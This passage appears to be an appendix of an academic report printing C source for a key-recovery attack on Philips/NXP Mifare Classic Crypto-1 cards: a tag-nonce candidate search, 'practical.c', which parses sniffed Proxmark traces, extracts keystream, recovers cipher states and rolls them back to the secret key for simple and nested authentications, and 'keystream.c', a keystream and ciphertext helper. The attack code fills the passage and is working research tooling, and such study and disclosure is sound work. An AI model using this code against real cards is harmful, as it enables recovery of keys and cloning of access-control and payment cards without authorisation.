972.        pt9=bit(parity3,1)^bit(nonce_tsuc3,0);
973.
974.        candidate_t=nonce_tprev;
975.        candidate_tsuc2=nonce_get_successor_m(candidate_t,64);
```

```
976.        candidate_tsuc3=nonce_get_successor_m(candidate_t,96);
977.
978.        for (i=0;i<65535;i++)
979.        {
980.            candidate_t=nonce_get_successor(candidate_t);
981.            candidate_tsuc2=nonce_get_successor(candidate_tsuc2);
982.            candidate_tsuc3=nonce_get_successor(candidate_tsuc3);
983.
984.            parity_t=parity32(candidate_t);
985.            parity_tsuc2=parity32(candidate_tsuc2);
986.            parity_tsuc3=parity32(candidate_tsuc3);
987.
988.            if ( pt0==bit(parity_t,3)^bit(candidate_t,16) &&
989.                    pt1==bit(parity_t,2)^bit(candidate_t,8) &&
990.                    pt2==bit(parity_t,1)^bit(candidate_t,0)  &&
991.                    pt3==bit(parity_tsuc2,3)^bit(candidate_tsuc2,16) &&
992.                    pt4==bit(parity_tsuc2,2)^bit(candidate_tsuc2,8) &&
993.                    pt5==bit(parity_tsuc2,1)^bit(candidate_tsuc2,0) &&
994.                    pt6==bit(parity_tsuc2,0)^bit(candidate_tsuc3,24) &&
995.                    pt7==bit(parity_tsuc3,3)^bit(candidate_tsuc3,16) &&
996.                    pt8==bit(parity_tsuc3,2)^bit(candidate_tsuc3,8) &&
997.                    pt9==bit(parity_tsuc3,1)^bit(candidate_tsuc3,0))
998.            {
999.                printf("candidate_t:%08x\n",candidate_t);
1000.           }
1001.       }
1002.   }
```

Code File 7. practical.c

```
1.  /*****************************************************************
2.   * practical.c
3.   *****************************************************************
4.   * Find a key from Philips/NXP Mifare Crypto-1 saved traces using
5.   * modified Proxmark firmware.
6.   *
7.   * Code Implementation by Kyle Penri-Williams
8.   * kyle.penriwilliams@gmail.com
9.   */
10.
11. #include "practical.h"
12. #include "crypto1.h"
13.
14. void parse_state_init(parse_state_t* ps)
15. {
16.     memset(ps,0,sizeof(ps));
17.     ps->state=S_NONE;
18. }
19.
20. uint8_t parse_replayfile(parse_state_t* ps,uint8_t * filename)
21. {
22.
23.     //Variables
24.     int i;
25.
26.
27.     //File variables
28.     FILE *ftxt;
29.     uint8_t str[200];
30.     uint8_t * strcursor;
31.
32.     //parsed vars
33.     uint32_t l_timestamp=0;
34.     uint32_t l_istag=0;
35.     uint32_t l_parity=0;
36.     uint8_t l_frame[64];
37.     uint32_t l_len=0;
38.     uint32_t enccmd[6];
39.     uint32_t pt_uint32;
40.     uint32_t ks_uint32;
41.     uint8_t pt_uint8[4];
42.
43.     //Test input/output variables
44.     if (ps==NULL)
```

```
45.     {
46.         printf("Internal Error: parse_replayfile. NULL parameter\n");
47.         return 0;
48.     }
49.
50.     //Open File
51.     if (!(ps->f))
52.     {
53.         if (!filename)
54.         {
55.             printf("Internal Error: parse_replayfile. NULL filename\n");
56.         }
57.         ps->f=fopen(filename,"r");
58.         if (!(ps->f))
59.         {
60.             printf("Internal Error: parse_replayfile. Could not open file %s\n",filename);
61.             return 0;
62.         }
63.     }
64.
65.     //printf("s\n");
66.     while (fgets(str,200,ps->f))
67.     {
68.         //printf("w\n");
69.         //Parsing
70.         l_parity=0;
71.         l_len=0;
72.         strcursor=str;
73.         sscanf(strcursor,"%08x,%01x,%08x,%02x,",&l_timestamp,&l_istag,&l_parity,&l_len);
74.         strcursor+=23;
75.
76.         for (i=0;i<l_len;i++)
77.         {
78.             sscanf(strcursor," %02x",&(l_frame[i]));
79.             strcursor+=3;
80.         }
81.
82.         //Beacon
83.         //00000000,01, 52
84.         //00000001,02, 04 00
85.         if ( (l_len==0x01 && l_frame[0]==0x52) ||
86.                 (l_len==0x02 && l_frame[0]==0x04 && l_frame[1]==0x00))
87.         {
88.             if (ps->state>=S_AUTHPASS2)
89.             {
90.                 break;
91.             }
92.             else
93.             {
94.                 ps->state = S_SELECT;
95.             }
96.         }
97.
98.
99.         switch (ps->state)
100.            {
101.            case  S_SELECT:
102.                //00000121,09, 93 70 a4 f0 38 ef 83 cd f5
103.                if ( l_len==0x09 && l_frame[0]==0x93 && l_frame[1]==0x70)
104.                {
105.                    ps->state = S_SELECTED;
106.                    //Extract UID
107.                    ps->uid=(l_frame[2]<<24) | (l_frame[3]<<16) | (l_frame[4]<<8) |
    (l_frame[5]);
108.                }
109.                break;
110.            case  S_SELECTED:
111.                //00000001,03, 08 b6 dd
112.                if ( l_len==0x03 && l_frame[0]==0x08 && l_frame[1]==0xb6 &&
    l_frame[2]==0xdd)
113.                {
114.                    ps->state = S_AUTHREQ;
115.                }
116.                break;
117.            case  S_AUTHREQ:
118.                //00000003,04, 61 02 3f 41
```

```
119.                if ( l_len==0x04 && (l_frame[0]==0x60 || l_frame[0]==0x61 ))
120.                {
121.                    ps->state = S_AUTHPASS1;
122.                    //Save Authentication info
123.                    ps->keyinfo=((l_frame[0]&0x0f)<<8)|l_frame[1];
124.                }
125.                break;
126.            case  S_AUTHPASS1:
127.
128.                //0000000c,04, 7d ca fe 57
129.                if ( l_len==0x04 )
130.                {
131.                    ps->state = S_AUTHPASS2;
132.                    //Save Authentication Pass 1 (tag nonce)
133.                    ps->prev_nonce_tag=ps->nonce_tag;
134.
135.                    ps->prev_timestamp_tag=ps->timestamp_tag;
136.                    ps->timestamp_tag = l_timestamp;
137.
138.                    ps->parity_tag=l_parity;
139.                    ps->nonce_tag=(l_frame[0]<<24) | (l_frame[1]<<16) | (l_frame[2]<<8) |
    (l_frame[3]);
140.                    ps->nested=0;
141.                }
142.                break;
143.            case  S_AUTHPASS2:
144.                if ( l_len==0x08 )
145.                {
146.                    ps->state = S_AUTHPASS3;
147.                    //Save Authentication Pass 1 (tag nonce)
148.                    ps->nonce_reader=0;
149.                    ps->nonce_reader=(l_frame[0]<<24) | (l_frame[1]<<16) | (l_frame[2]<<8) |
    (l_frame[3]);
150.                    //Extract Keystream from reader nonce_tag response
151.                    pt_uint32=(l_frame[4]<<24) | (l_frame[5]<<16) | (l_frame[6]<<8) |
    (l_frame[7]);
152.                    ks_uint32=(pt_uint32)^nonce_get_successor_m(ps->nonce_tag,64);
153.                    ps->ks=((ks_uint32)&0xff)<<24 | ((ks_uint32>>8)&0xff)<<16 |
    ((ks_uint32>>16)&0xff)<<8 | ((ks_uint32>>24)&0xff);
154.                    ps->len=32;
155.                }
156.                break;
157.            case  S_AUTHPASS3:
158.                if ( l_len==0x04 )
159.                {
160.                    ps->state = S_ENCCMD;
161.
162.                    //Extract Keystream from tag nonce_tag response
163.                    pt_uint32=(l_frame[0]<<24) | (l_frame[1]<<16) | (l_frame[2]<<8) |
    (l_frame[3]);
164.                    ks_uint32=(pt_uint32)^nonce_get_successor_m(ps->nonce_tag,96);
165.                    ps->ks=(ps->ks) | ((uint64_t)((ks_uint32)&0xff)<<24 |
    ((ks_uint32>>8)&0xff)<<16 | ((ks_uint32>>16)&0xff)<<8 | ((ks_uint32>>24)&0xff))<<32;
166.                    ps->len+=32;
167.
168.                    return 1;
169.                }
170.                break;
171.            case  S_ENCCMD:
172.                if ( l_len==0x01 )
173.                {
174.
175.                    printf("%02x\n",lfsr_encrypt_nibble(&(ps->lfsr))^l_frame[0]);
176.                }
177.                else if (l_len > 0x01 )
178.                {
179.                    for (i=0;i<l_len;i++)
180.                    {
181.                        l_frame[i]^=lfsr_encrypt_byte(&(ps->lfsr));
182.                        printf("%02x ",l_frame[i]);
183.                    }
184.                    if (l_len==0x04 && (l_frame[0]==0x60 || l_frame[0]==0x61))
185.                    {
186.                        ps->state = S_NESTEDAUTHPASS1;
187.                        //Save Authentication info
188.                        ps->keyinfo=((l_frame[0]&0x0f)<<8)|l_frame[1];
```

```
189.                     }
190.                     printf("\n");
191.                 }
192.                 break;
193.             case  S_NESTEDAUTHPASS1:
194.
195.                 //0000000c,04, 7d ca fe 57
196.                 if ( l_len==0x04 )
197.                 {
198.                     ps->state = S_NESTEDAUTHPASS2;
199.                     //Save Authentication Pass 1 (tag nonce)
200.                     ps->prev_nonce_tag=ps->nonce_tag;
201.
202.                     ps->prev_timestamp_tag=ps->timestamp_tag;
203.                     ps->timestamp_tag = l_timestamp;
204.
205.                     ps->parity_tag=l_parity;
206.                     ps->nonce_tag=(l_frame[0]<<24) | (l_frame[1]<<16) | (l_frame[2]<<8) |
    (l_frame[3]);
207.                     ps->nested=1;
208.                     ps->ks=0;
209.                     ps->len=0;
210.                 }
211.                 break;
212.             case  S_NESTEDAUTHPASS2:
213.                 if ( l_len==0x08 )
214.                 {
215.                     ps->state = S_NESTEDAUTHPASS3;
216.                     //Save Authentication Pass 2 (reader nonce + suc2)
217.                     ps->parity_reader=(l_parity>>4)&0xf;
218.                     ps->nonce_reader=(l_frame[0]<<24) | (l_frame[1]<<16) | (l_frame[2]<<8) |
    (l_frame[3]);
219.
220.                     ps->nonce_tagsuc2=(l_frame[4]<<24) | (l_frame[5]<<16) | (l_frame[6]<<8)
    | (l_frame[7]);
221.                     ps->parity_tagsuc2=l_parity&0xf;
222.                 }
223.                 break;
224.             case  S_NESTEDAUTHPASS3:
225.                 if ( l_len==0x04 )
226.                 {
227.                     ps->state = S_ENCCMD;
228.
229.                     //Save Authentication Pass 3 (suc3)
230.                     ps->nonce_tagsuc3=(l_frame[0]<<24) | (l_frame[1]<<16) | (l_frame[2]<<8)
    | (l_frame[3]);
231.                     ps->parity_tagsuc3=l_parity&0xf;
232.                     return 1;
233.                 }
234.                 break;
235.             case  S_NONE:
236.             default:
237.                 break;
238.             }
239.         }
240.
241.
242.
243.         return 0;
244.     }
245.
246.     /*
247.      * ---------------------------------------------------------------------
248.      *
249.      * Main Function
250.      *
251.      * ---------------------------------------------------------------------
252.      */
253.
254.
255.     #define REPLAY_FILE_PATH "D:\\replay.txt"
256.
257.     int main()
258.     {
259.
260.         /*****************
```

```
261.           Parsing
262.       *****************/
263.       parse_state_t ps;
264.
265.       parse_state_init(&ps);
266.
267.       /*****************
268.           Decrypto1
269.       *****************/
270.
271.       uint64_t result;
272.       uint32_t resultcount;
273.       int i,j;
274.       table_entry_t results;
275.       table_entry_t *cursor;
276.
277.       while (parse_replayfile(&ps,REPLAY_FILE_PATH))
278.       {
279.           result=0;
280.           resultcount=0;
281.
282.           if (!ps.nested)
283.           {
284.               printf("===  Parsing  ===\n");
285.               printf("Simple Authentication\n");
286.               printf("UID:%08x\n",ps.uid);
287.               printf("KEY:%c\n",'A'+(ps.keyinfo>>8));
288.               printf("BLOCK:%02x\n",ps.keyinfo&0xff);
289.               printf("TAG:%08x\n",ps.nonce_tag);
290.               printf("READER:%08x\n",ps.nonce_reader);
291.               printf("KS:%08x%08x,len:%d\n",(uint32_t) (ps.ks >> 32),(uint32_t)(ps.ks
    &0xFFFFFFFF),ps.len);
292.
293.
294.               table_entry_init(&results);
295.
296.               resultcount=recover_states(ps.ks,ps.len, &results,0);
297.
298.               printf("%d Results\n  ---\n",resultcount);
299.
300.               cursor=results.next;
301.
302.               for (i=0;cursor!=NULL && i<10 ;i++)
303.               {
304.                   result=cursor->value;
305.                   cursor=cursor->next;
306.
307.                   //Rollback to Key
308.                   lfsr_rollback_word(&result,ps.nonce_reader,1);
309.                   uint32_t id_xor_rand = ps.uid ^ ps.nonce_tag;
310.                   lfsr_rollback_word(&result,id_xor_rand,0);
311.                   printf("Key State: %04x%08x\n",(uint32_t) ((result)>>
    32),(uint32_t)((result) &0xFFFFFFFF));
312.               }
313.
314.               if (resultcount!=1)
315.               {
316.                   break;
317.               }
318.
319.                   result=results.next->value;
320.                   lfsr_rollforward_m(&result,8*8);
321.                   ps.lfsr=result;
322.                   printf("----------\n");
323.
324.           }
325.           else
326.           {
327.
328.               printf("===  Parsing  ===\n");
329.               printf("Nested Authentication\n");
330.               printf("UID:%08x\n",ps.uid);
331.               printf("KEY:%c\n",'A'+(ps.keyinfo>>8));
332.               printf("BLOCK:%02x\n",ps.keyinfo&0xff);
333.               printf("TAG:%08x (%02x)\n",ps.nonce_tag,ps.parity_tag);
334.               printf("READER:%08x (%02x)\n",ps.nonce_reader,ps.parity_reader);
```

```
335.                printf("TAGSUC2:%08x (%02x)\n",ps.nonce_tagsuc2,ps.parity_tagsuc2);
336.                printf("TAGSUC3:%08x (%02x)\n",ps.nonce_tagsuc3,ps.parity_tagsuc3);
337.                printf("PREV TAG:%08x\n",ps.prev_nonce_tag);
338.                printf("TIME DIFF:%d\n",ps.timestamp_tag-ps.prev_timestamp_tag);
339.
340.
341.                nonce_find_tagnonce(ps.parity_tag,ps.nonce_tag,
342.                                    ps.parity_tagsuc2,ps.nonce_tagsuc2,
343.                                    ps.parity_tagsuc3,ps.nonce_tagsuc3,
344.                                    ps.prev_nonce_tag,
345.                                    ps.timestamp_tag-ps.prev_timestamp_tag);
346.
347.
348.
349.            }
350.        }
351.
352.        return 0;
353.    }
354.
355.    static uint16_t UpdateCrc14443(uint8_t ch, uint16_t *lpwCrc)
356.    {
357.        ch = (ch ^ (uint8_t ) ((*lpwCrc) & 0x00FF));
358.        ch = (ch ^ (ch << 4));
359.        *lpwCrc =
360.            (*lpwCrc >> 8) ^ ((uint16_t) ch << 8) ^
361.            ((uint16_t) ch << 3) ^ ((uint16_t) ch >> 4);
362.        return (*lpwCrc);
363.    }
364.    //
365.    static void ComputeCrc14443A( uint8_t *Data, int Length,
366.                                  uint8_t *TransmitFirst, uint8_t *TransmitSecond)
367.    {
368.        uint8_t chBlock;
369.        uint16_t wCrc;
370.        wCrc = 0x6363;        /* ITU-V.41 */
371.
372.        do
373.        {
374.            chBlock = *Data++;
375.            UpdateCrc14443(chBlock, &wCrc);
376.        }
377.        while (--Length);
378.
379.        *TransmitFirst = (uint8_t) (wCrc & 0xFF);
380.        *TransmitSecond = (uint8_t) ((wCrc >> 8) & 0xFF);
381.        return;
382.    }
```

Appendix 4.

Keystream helper program

Code File 8. keystream.c

```
1.  /*****************************************************************
2.   * keystream.c
3.   *****************************************************************
4.   * Keystream extracter/ Ciphertext generator helper program
5.   *
6.   * With elements from Proxmark 3 source code.(CRC)
7.   *
8.   * Code Implementation by Kyle Penri-Williams
9.   * kyle.penriwilliams@gmail.com
10.  */
11.
12. #include "keystream.h"
13.
14. #include <stdio.h>
15. #include <stdlib.h>
16. #include "keystream.h"
17.
18. /*
19.  * Parse and regenerate the keystream.txt file
20.  */
21. int main()
22. {
23.     FILE *ftxt;
24.     char str[200];
25.     char *strcursor;
26.     int i,j;
27.     unsigned char temp;
28.
29.     unsigned int ct_parity=0;
30.     unsigned int pt_parity=0;
31.     unsigned int ks_parity=0;
32.     unsigned int parity=0;
33.
34.     unsigned char ct_frame[64];
35.     unsigned char pt_frame[64];
36.     unsigned char ks_frame[64];
37.
38.     unsigned int ct_len=0;
39.     unsigned int pt_len=0;
40.     unsigned int ks_len=0;
41.
42.
43.     ftxt=fopen("./keystream.txt","r+");
44.
45.     //get Ciphertext
46.     fgets(str,200,ftxt);
47.
48.     strcursor=str;
49.     sscanf(strcursor,"%08x,%02x,",&ct_parity,&ct_len);
50.     strcursor+=12;
51.
52.     for(i=0;i<ct_len;i++){
53.         sscanf(strcursor," %02x",&(ct_frame[i]));
54.         strcursor+=3;
55.     }
56.
57.     //get Plaintext
58.     fgets(str,200,ftxt);
59.     strcursor=str;
60.     sscanf(strcursor,"%08x,%02x,",&pt_parity,&pt_len);
61.     strcursor+=12;
62.
63.     for(i=0;i<pt_len;i++){
64.     sscanf(strcursor," %02x",&(pt_frame[i]));
65.     strcursor+=3;
```

```
66.     }
67.     if(strcursor[0]=='?'){
68.         ComputeCrc14443(pt_frame, pt_len,           &(pt_frame[pt_len]),
    &(pt_frame[pt_len+1]));
69.         pt_len+=2;
70.
71.     }
72.
73.
74.     //calculate plaintext parity
75.     pt_parity=0;
76.     for(i=0;i<pt_len;i++){
77.         temp=pt_frame[i];
78.         parity=1;
79.
80.         for(j=0;j<8;j++){
81.             parity^= (temp & 0x01);
82.             temp>>=1;
83.         }
84.         pt_parity<<=1;
85.         pt_parity|=parity;
86.     }
87.
88.     //calculate keystream
89.     ks_len = (pt_len>ct_len)?ct_len:pt_len;
90.
91.     ks_parity= pt_parity ^ ct_parity;
92.
93.     for(i=0;i<ks_len;i++){
94.         ks_frame[i] = pt_frame[i] ^ ct_frame[i];
95.     }
96.
97.     fseek(ftxt,0,SEEK_SET);
98.
99.     //write Ciphertext
100.        fprintf(ftxt,"%08x,%02x,",ct_parity,ct_len);
101.
102.        for(i=0;i<ct_len;i++){
103.            fprintf(ftxt," %02x",ct_frame[i]);
104.        }
105.        fprintf(ftxt,"\n");
106.
107.        //write Plaintext
108.        fprintf(ftxt,"%08x,%02x,",pt_parity,pt_len);
109.
110.        for(i=0;i<pt_len;i++){
111.            fprintf(ftxt," %02x",pt_frame[i]);
112.        }
113.        fprintf(ftxt,"\n");
114.
115.        //write keystream
116.        fprintf(ftxt,"%08x,%02x,",ks_parity,ks_len);
117.
118.        for(i=0;i<ks_len;i++){
119.            fprintf(ftxt," %02x",ks_frame[i]);
120.        }
121.        fprintf(ftxt,"\n");
122.        fprintf(ftxt,"                                                \n");
123.
124.
125.        fclose(ftxt);
126.        return 0;
127.    }
128.
129.
130.
131.    /*
132.     * ---------------------------------------------------------------------
133.     *
134.     * CRC Helper Functions
135.     *
136.     * ---------------------------------------------------------------------
137.     */
138.
139.
140.    static unsigned short UpdateCrc14443(unsigned char ch, unsigned short *lpwCrc)
```

```
141.    {
142.        ch = (ch ^ (unsigned char) ((*lpwCrc) & 0x00FF));
143.        ch = (ch ^ (ch << 4));
144.        *lpwCrc =
145.            (*lpwCrc >> 8) ^ ((unsigned short) ch << 8) ^
146.                ((unsigned short) ch << 3) ^ ((unsigned short) ch >> 4);
147.        return (*lpwCrc);
148.    }
149.
150.    void ComputeCrc14443(BYTE *Data, int Length,           BYTE *TransmitFirst, BYTE
    *TransmitSecond)
151.    {
152.        unsigned char chBlock;
153.        unsigned short wCrc;
154.                wCrc = 0x6363;        /* ITU-V.41 */
155.
156.           do {
157.            chBlock = *Data++;
158.            UpdateCrc14443(chBlock, &wCrc);
159.        } while (--Length);
160.
161.        *TransmitFirst = (BYTE) (wCrc & 0xFF);
162.        *TransmitSecond = (BYTE) ((wCrc >> 8) & 0xFF);
163.        return;
164.    }
```